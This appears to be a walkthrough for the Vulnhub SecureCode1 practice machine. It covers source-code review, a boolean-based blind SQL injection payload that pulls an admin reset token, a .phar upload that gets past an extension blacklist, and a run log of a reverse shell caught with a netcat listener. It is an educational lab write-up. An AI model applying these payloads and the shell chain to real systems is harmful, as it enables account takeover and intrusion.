

SecureCode1

Tuesday, May 25, 2021 7:28 PM


###WalkThrough for Vulnhub machine SecureCode1
https://www.vulnhub.com/entry/securecode-1,651/
###Vulnerable Machine Author: sud0root
###WalkThrough by ApexPredator

SPOLIERS BELOW only use if stuck, except take this first time saving hint to get the source code
Enumerate webroot for zip files to get the source code






Download source_code.zip to begin analyzing the source code



There is a password reset option that uses an insecure random number generator to create tokens,
however it's not so simple to crack and guess the token so likely rabbithole


Pages that require authentication have include ../include/isAuthenticated.php at the top

It checks to see if id_level is set for the session (1 for admin, 2 for customer)




Source_code.zip also contains the initial database showing users admin and customer and there id_levels

The password reset page will set the token field for the user's entry in the user database table




Viewitem.php does not have the include/isAuthenticated.php and does a manual check but does not break out from the code if id_level is not set and if the client doesn't redirect it allows access to the SQL


query where $id is not surround with single quotes making it injectable




Manually verify that admin is a valid account by requesting a token




Admin is valid







Attempting to manually navigate to item/viewitem.php in the browser redirects to login as expected, if an id is passed a valid id (1) goes to blank page and invalid (0) redirects to login page




Valid and invalid item ids determined by the list of item images under item/image




When the request is viewed in burp you can see a valid id returns HTTP status 404 (as mentioned in the code) and invalid redirects to login page







Test SQL injection with id=1 AND 1=1 (use + instead of spaces)




404 returned as expected test 1=2 to verify false redirects with status code 302




Build boolean based SQL query to determine token, start by verifying we can pull the admin user account name where we know the first letter is a with id=1
+AND+ascii(substring((select+username+from+user+WHERE+id_level+=1+LIMIT+1),1,1))+=97 **97 is the ASCII code for a




Verify false for wrong first letter (b)




Verify second letter is d



Now change query to select token instead of username and build loop to expose token. PoC.py contains the necessary code. Request token for admin account, pull token thru SQLi, reset password and login.
Flag1 will be visible after login




Reviewing the items pages shows that newitem.php contains blacklisted file extensions and checks mime type for image upload for new item



Updateitem only has a file extension blacklist

.phar is not excluded and is executed as php, similar to a java jar file but for php

Construct a simple phar to exec a reverse shell



Build final PoC script to put all the pieces together

```
kali@kali:~/vulnhub/securecode1$ python3 poc.py -t 192.168.163.143 -i 192.168.163.128 -pt 4444 -p offsec123
[+] Extrcting administrator Username via SQL Injection...
admin
[+] Requesting password reset token...
[*] Passsword reset token request succeeded
[+] Extracting token for admin via SQL Injection...
pQjOD6W3awpbijt
[+] Using token to change password...
[*] Valid token supplied. Reseting password..
[+] Logging in with new credentials admin/offsec123...
[*] FLAG1: [redacted]
[+] Uploading reverse shell to target...
[+] Initating reverse shell. Check NetCat listener....
kali@kali:~/vulnhub/securecode1$
```

```
kali@kali:~/vulnhub/securecode1$ nc -nlvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.163.143.
Ncat: Connection from 192.168.163.143:56364.
bash: cannot set terminal process group (578): Inappropriate ioctl for device
bash: no job control in this shell
www-data@secure:/var/www/html/item/image$ hostname
hostname
secure
www-data@secure:/var/www/html/item/image$ whoami
whoami
www-data
www-data@secure:/var/www/html/item/image$ cat /var/www/flag2.txt
cat /var/www/flag2.txt
legendary

FLAG2: [redacted]

www-data@secure:/var/www/html/item/image$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:da:5e:09 brd ff:ff:ff:ff:ff:ff
    inet 192.168.163.143/24 brd 192.168.163.255 scope global dynamic noprefixroute ens33
       valid_lft 1206sec preferred_lft 1206sec
    inet6 fe80::20c:29ff:feda:5e09/64 scope link
       valid_lft forever preferred_lft forever
www-data@secure:/var/www/html/item/image$
```